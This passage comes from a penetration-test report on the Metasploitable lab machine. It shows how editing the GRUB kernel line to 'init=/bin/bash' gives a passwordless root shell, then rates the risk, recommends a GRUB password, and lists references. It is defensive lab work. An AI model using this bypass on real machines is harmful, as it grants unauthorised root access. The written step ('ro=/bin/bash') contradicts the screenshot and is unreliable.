
- First we open the grub by pressing esc key.
- After this we need to edit the recovery option.
- Press edit for the kernel.
- Instead of rw we write ro=/bin/bash.
- Boot after editing.
- Hence the machine directly gets booted to the root shell without password and the password can be changed also.



```
    [ Minimal BASH-like line editing is supported.   For
      the   first   word,  TAB  lists  possible  command
      completions.  Anywhere else TAB lists the possible
      completions of a device/filename.  ESC at any time
      exits. ]

<loitable-root ro single acpi-off nolapic_
```


11Before Editing



```
    [ Minimal BASH-like line editing is supported.   For
      the   first   word,  TAB  lists  possible  command
      completions.  Anywhere else TAB lists the possible
      completions of a device/filename.  ESC at any time
      exits. ]

<loitable-root rw init = /bin/bash_
```


12After Editing



```
root  (hd0,0)
kernel  /vmlinuz-2.6.24-16-server root=/dev/mapper/metasploitable-roo→
initrd  /initrd.img-2.6.24-16-server

 Use the ↑ and ↓ keys to select which entry is highlighted.
 Press 'b' to boot, 'e' to edit the selected command in the
 boot sequence, 'c' for a command-line, 'o' to open a new line
 after ('O' for before) the selected line, 'd' to remove the
 selected line, or escape to go back to the main menu.
```

13Boot



```
[   24.193189] sd 2:0:0:0: Attached scsi generic sg1 type 0
Done.
Begin: Running /scripts/local-premount ...
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
[   24.332269] Attempting manual resume
kinit: No resume image, doing normal boot...
Done.
[   24.376496] kjournald starting.  Commit interval 5 seconds
[   24.376959] EXT3 FS on dm-0, internal journal
[   24.377356] EXT3-fs: dm-0: 6 orphan inodes deleted
[   24.377693] EXT3-fs: recovery complete.
[   24.378343] EXT3-fs: mounted filesystem with ordered data mode.
Begin: Running /scripts/local-bottom ...
Done.
Done.
Begin: Running /scripts/init-bottom ...
Done.
[   24.681580] ehci_hcd 0000:00:0b.0: USB 2.0 started, EHCI 1.00, driver 10 Dec
2004
[   24.684596] usb usb2: configuration #1 chosen from 1 choice
[   24.686679] hub 2-0:1.0: USB hub found
[   24.688121] hub 2-0:1.0: 12 ports detected
[   24.715800] usb 1-1: configuration #1 chosen from 1 choice
root@(none):/# _
```

14Root Shell

3.7.4) Risk Rating: Medium since physical access is required.

3.7.5) Recommendation

A password should be setup on grub so that no one can modify the boot settings and get to the root shell.

4) CONCLUSIONS

To identify threats in the system the machine should be attacked from the attacker’s perspective. Further the best way to do this is to think the machine like a black box and gather information about it through active and passive information gathering tools. Once the service is detected, we can easily search the exploits on exploitdb and then we can test those exploits on the system. Lastly to ensure that we didn’t missed a vulnerability we can use automated security scanners, but their results should not be the only critera of selecting the vulnerabilities. Since these can sometimes damage the system and can provide false results. Lastly the best recommendation to mitigate these risks is to keep the system updated and do the configurations correctly.

5.) References

[1] K. Katterjohn, "Port Scanning techniques," 3 8 2007. [Online]. Available: http://www.insecure.in/papers/portscan_tech.pdf. [Accessed 26 May 2017].

[2] P. BIONDI, "Scapy Documentation," [Online]. Available: ftp://www.hacktic.nl/pub/security/packet-construction/scapy/scapydoc.pdf. [Accessed 5 April 2017].

[3] G. F. Lyon, Nmap Network Scanning, USA: Insecure, 2009.

[4] A. Singh, Metasploit Penetration Testing Cookbook, opensource, 2013.

[5] "Metasploit Unleashed," Offensive Security, 12 March 2010. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/. [Accessed 23 May 2017].

[6] "vsftpd backdoor command execution," [Online]. Available: https://www.exploit-db.com/exploits/17491/. [Accessed 22 May 2017].

[7] "CVE-2007-2447," [Online]. Available: http://www.cvedetails.com/cve/cve-2007-2447. [Accessed 28 April 2017].

[8] "CVE-2010-2075," [Online]. Available: http://www.cvedetails.com/cve/cve-2010-2075. [Accessed 1 June 2017].

[9] " CVE-2004-2687," [Online]. Available: http://www.cvedetails.com/cve/cve-2004-2687.

[10] 1 June 2017. [Online]. Available: http://nmap.org.